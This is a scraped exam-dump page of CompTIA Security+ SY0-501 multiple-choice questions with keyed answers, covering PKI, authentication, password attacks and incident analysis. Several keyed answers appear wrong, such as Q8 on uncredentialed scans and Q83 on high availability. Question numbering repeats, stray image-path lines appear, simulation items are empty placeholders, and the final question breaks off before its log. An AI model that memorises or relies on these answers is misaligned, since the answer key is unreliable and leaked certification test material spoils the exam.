Exam Questions SY0-501

CompTIA Security+ Certification Exam

https://www.2passeasy.com/dumps/SY0-501/

NEW QUESTION 1
- (Exam Topic 1)
A company wants to host a publicity available server that performs the following functions:

- Evaluates MX record lookup
- Can perform authenticated requests for A and AAA records
- Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

A. LDAPS
B. DNSSEC
C. SFTP
D. nslookup
E. dig

Answer: B

NEW QUESTION 2
- (Exam Topic 1)
A user clicked an email link that led to a website than infected the workstation with a virus. The virus encrypted all the network shares to which the user had access. The virus was not deleted or blocked by the company's email filter, website filter, or antivirus. Which of the following describes what occurred?

A. The user's account was over-privileged.
B. Improper error handling triggered a false negative in all three controls.
C. The email originated from a private email server with no malware protection.
D. The virus was a zero-day attack.

Answer: A

NEW QUESTION 3
- (Exam Topic 1)
Which of the following explains why vendors publish MD5 values when they provide software patches for their customers to download over the Internet?

A. The recipient can verify integrity of the software patch.
B. The recipient can verify the authenticity of the site used to download the patch.
C. The recipient can request future updates to the software using the published MD5 value.
D. The recipient can successfully activate the new software patch.

Answer: A

NEW QUESTION 4
- (Exam Topic 1)
Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?

A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability

Answer: C

NEW QUESTION 5
- (Exam Topic 1)
An attacker compromises a public CA and issues unauthorized X.509 certificates for Company.com. In the future, Company.com wants to mitigate the impact of similar incidents. Which of the following would assist Company.com with its goal?

A. Certificate pinning
B. Certificate stapling
C. Certificate chaining
D. Certificate with extended validation

Answer: A

NEW QUESTION 6
- (Exam Topic 1)
Which of the following can be provided to an AAA system for the identification phase?

A. Username
B. Permissions
C. One-time token
D. Private certificate

Answer: A

NEW QUESTION 7
- (Exam Topic 1)
A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

- All access must be correlated to a user account.
- All user accounts must be assigned to a single individual.
- User access to the PHI data must be recorded.
- Anomalies in PHI data access must be reported.
- Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Select three.)

A. Eliminate shared accounts.
B. Create a standard naming convention for accounts.
C. Implement usage auditing and review.
D. Enable account lockout thresholds.
E. Copy logs in real time to a secured WORM drive.
F. Implement time-of-day restrictions.
G. Perform regular permission audits and reviews.

Answer: ACG

NEW QUESTION 8
- (Exam Topic 1)
Which of the following would MOST likely appear in an uncredentialed vulnerability scan?

A. Self-signed certificates
B. Missing patches
C. Auditing parameters
D. Inactive local accounts

Answer: D

NEW QUESTION 9
- (Exam Topic 1)
Which of the following characteristics differentiate a rainbow table attack from a brute force attack? (Select two.)

A. Rainbow table attacks greatly reduce compute cycles at attack time.
B. Rainbow tables must include precomputed hashes.
C. Rainbow table attacks do not require access to hashed passwords.
D. Rainbow table attacks must be performed on the network.
E. Rainbow table attacks bypass maximum failed login restrictions.

Answer: BE

NEW QUESTION 10
- (Exam Topic 1)
Users report the following message appears when browsing to the company's secure site: This website cannot be trusted. Which of the following actions should a security analyst take to resolve these messages? (Select two.)

A. Verify the certificate has not expired on the server.
B. Ensure the certificate has a .pfx extension on the server.
C. Update the root certificate into the client computer certificate store.
D. Install the updated private key on the web server.
E. Have users clear their browsing history and relaunch the session.

Answer: AC

NEW QUESTION 10
- (Exam Topic 1)
A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

- There is no standardization.
- Employees ask for reimbursement for their devices.
- Employees do not replace their devices often enough to keep them running efficiently.
- The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

A. BYOD
B. VDI
C. COPE
D. CYOD

Answer: D

NEW QUESTION 11
- (Exam Topic 1)
A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

A. Botnet
B. Ransomware
C. Polymorphic malware
D. Armored virus

Answer: A

NEW QUESTION 16
- (Exam Topic 1)
Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Select two.)

A. Password expiration
B. Password length
C. Password complexity
D. Password history
E. Password lockout

Answer: CD

NEW QUESTION 17
- (Exam Topic 1)
An auditor is reviewing the following output from a password-cracking tool:

```
user1:Password1
user2:Recovery!
user3:Alaskan10
user4:4Private
user5:PerForMance2
```

Which of the following methods did the auditor MOST likely use?

A. Hybrid
B. Dictionary
C. Brute force
D. Rainbow table

Answer: A

NEW QUESTION 18
- (Exam Topic 1)
Which of the following occurs when the security of a web application relies on JavaScript for input validation?

A. The integrity of the data is at risk.
B. The security of the application relies on antivirus.
C. A host-based firewall is required.
D. The application is vulnerable to race conditions.

Answer: A

NEW QUESTION 20
- (Exam Topic 1)
A security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.0:6666. Which of the following should the
security analyst do to determine if the compromised system still has an active connection?

A. tracert
B. netstat
C. ping
D. nslookup

Answer: B


NEW QUESTION 24
- (Exam Topic 1)
A security analyst wishes to increase the security of an FTP server. Currently, all traffic to the FTP server is unencrypted. Users connecting to the FTP server use a variety of modern FTP client software.
The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections. Which of the following would BEST accomplish these goals?

A. Require the SFTP protocol to connect to the file server.
B. Use implicit TLS on the FTP server.

C. Use explicit FTPS for connections.
D. Use SSH tunneling to encrypt the FTP traffic.

Answer: C

NEW QUESTION 29
- (Exam Topic 1)
A security administrator wants to implement strong security on the company smart phones and terminal servers located in the data center. Drag and drop the applicable controls to each asset types?
Instructions: Controls can be used multiple times and not all placeholders need to be filled. When you have completed the simulation, please select the Done button to submit.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Company Manages Smart Phone Screen Lock
Strong Password Device Encryption Remote Wipe GPS Tracking
Pop-up blocker
Data Center Terminal Server Cable Locks
Antivirus
Host Based Firewall Proximity Reader Sniffer
Mantrap

NEW QUESTION 34
- (Exam Topic 1)
An auditor wants to test the security posture of an organization by running a tool that will display the following:

```
JIMS            <00> UNIQUE    Registered
WORKGROUP       <00> GROUP     Registered
JIMS            <00> UNIQUE    Registered
```

Which of the following commands should be used?

A. nbtstat
B. nc
C. arp
D. ipconfig

Answer: A

NEW QUESTION 39
- (Exam Topic 1)
As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

Answer: B

NEW QUESTION 42
- (Exam Topic 1)
When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:

A. system sprawl
B. end-of-life systems
C. resource exhaustion
D. a default configuration

Answer: B

NEW QUESTION 45
- (Exam Topic 1)
Which of the following security controls does an iris scanner provide?

A. Logical
B. Administrative
C. Corrective
D. Physical
E. Detective
F. Deterrent

Answer: D

NEW QUESTION 48
- (Exam Topic 1)
Which of the following encryption methods does PKI typically use to securely project keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation


Answer: C

NEW QUESTION 50
- (Exam Topic 1)
Which of the following technologies employ the use of SAML? (Select two.)

A. Single sign-on
B. Federation
C. LDAP
D. Secure token
E. RADIUS

Answer: AB

NEW QUESTION 55
- (Exam Topic 1)
Select the appropriate attack from each drop down list to label the corresponding illustrated attack.
Instructions: Attacks may only be used once, and will disappear from drop down list if selected. When you have completed the simulation, please select the Done button to submit.



A. Mastered
B. Not Mastered

Answer: A

Explanation:

1: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority.
2: The Hoax in this question is designed to make people believe that the fake AV (anti- virus) software is genuine.
3: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.
4: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.
Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.
5: Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect. Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing.
References:
http://searchsecurity.techtarget.com/definition/spear-phishing http://www.webopedia.com/TERM/V/vishing.html http://www.webopedia.com/TERM/P/phishing.html http://www.webopedia.com/TERM/P/pharming.html

NEW QUESTION 58
- (Exam Topic 1)
A security analyst is reviewing the following output from an IPS:

```
[**] [1:2467:7] EXPLOIT IGMP IGAP message overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/30-19:45:02.238185 250.19.18.71 -> 250.19.18.22
IGMP TTL:255 TOS: 0x0 ID: 9742 IpLen:20 DgmLen: 502 MF
Frag offset: 0x1FFF Frag Size: 0x01E2
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0367]
```

Given this output, which of the following can be concluded? (Select two.)

A. The source IP of the attack is coming from 250.19.18.22.
B. The source IP of the attack is coming from 250.19.18.71.
C. The attacker sent a malformed IGAP packet, triggering the alert.
D. The attacker sent a malformed TCP packet, triggering the alert.
E. The TTL value is outside of the expected range, triggering the alert.

Answer: BC

NEW QUESTION 60
- (Exam Topic 1)
A security engineer is configuring a system that requires the X.509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system. Which of the following certificate formats should the engineer use to obtain the information in the required format?

A. PFX
B. PEM
C. DER
D. CER

Answer: B

NEW QUESTION 61
- (Exam Topic 1)
Which of the following implements two-factor authentication?

A. A phone system requiring a PIN to make a call
B. At ATM requiring a credit card and PIN
C. A computer requiring username and password
D. A datacenter mantrap requiring fingerprint and iris scan

Answer: B

NEW QUESTION 64
- (Exam Topic 1)
An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.
B. Something you know.
C. Something you do.

D. Something you are.

Answer: A

NEW QUESTION 67
- (Exam Topic 1)
A company is currently using the following configuration:

- IAS server with certificate-based EAP-PEAP and MSCHAP
- Unencrypted authentication via PAP

A security administrator needs to configure a new wireless setup with the following configurations:

- PAP authentication method
- PEAP and EAP provide two-factor authentication

Which of the following forms of authentication are being used? (Select two.)

A. PAP
B. PEAP
C. MSCHAP
D. PEAP- MSCHAP
E. EAP
F. EAP-PEAP

Answer: AC

NEW QUESTION 70
- (Exam Topic 1)
A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

A. Time-of-day restrictions
B. Permission auditing and review
C. Offboarding
D. Account expiration

Answer: C

NEW QUESTION 72
- (Exam Topic 1)
When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

A. Life
B. Intellectual property
C. Sensitive data
D. Public reputation

Answer: A

NEW QUESTION 74
- (Exam Topic 2)
A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online. Which of the following methods would have MOST likely prevented the data from being exposed?

A. Removing the hard drive from its enclosure
B. Using software to repeatedly rewrite over the disk space
C. Using Blowfish encryption on the hard drives
D. Using magnetic fields to erase the data

Answer: D

NEW QUESTION 75
- (Exam Topic 2)
Which of the following differentiates a collision attack from a rainbow table attack?

A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes

Answer: A

NEW QUESTION 78
- (Exam Topic 2)
A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

A. Facial recognition
B. Fingerprint scanner
C. Motion detector
D. Smart cards

Answer: A

NEW QUESTION 79
- (Exam Topic 2)
A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.
Which of the following could the security administrator implement to reduce the risk associated with the finding?

A. Implement a clean desk policy
B. Security training to prevent shoulder surfing
C. Enable group policy based screensaver timeouts
D. Install privacy screens on monitors

Answer: C

NEW QUESTION 83
- (Exam Topic 2)
Which of the following are methods to implement HA in a web application server environment? (Select two.)

A. Load balancers
B. Application layer firewalls
C. Reverse proxies
D. VPN concentrators
E. Routers

Answer: AB

NEW QUESTION 85
- (Exam Topic 2)
A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:

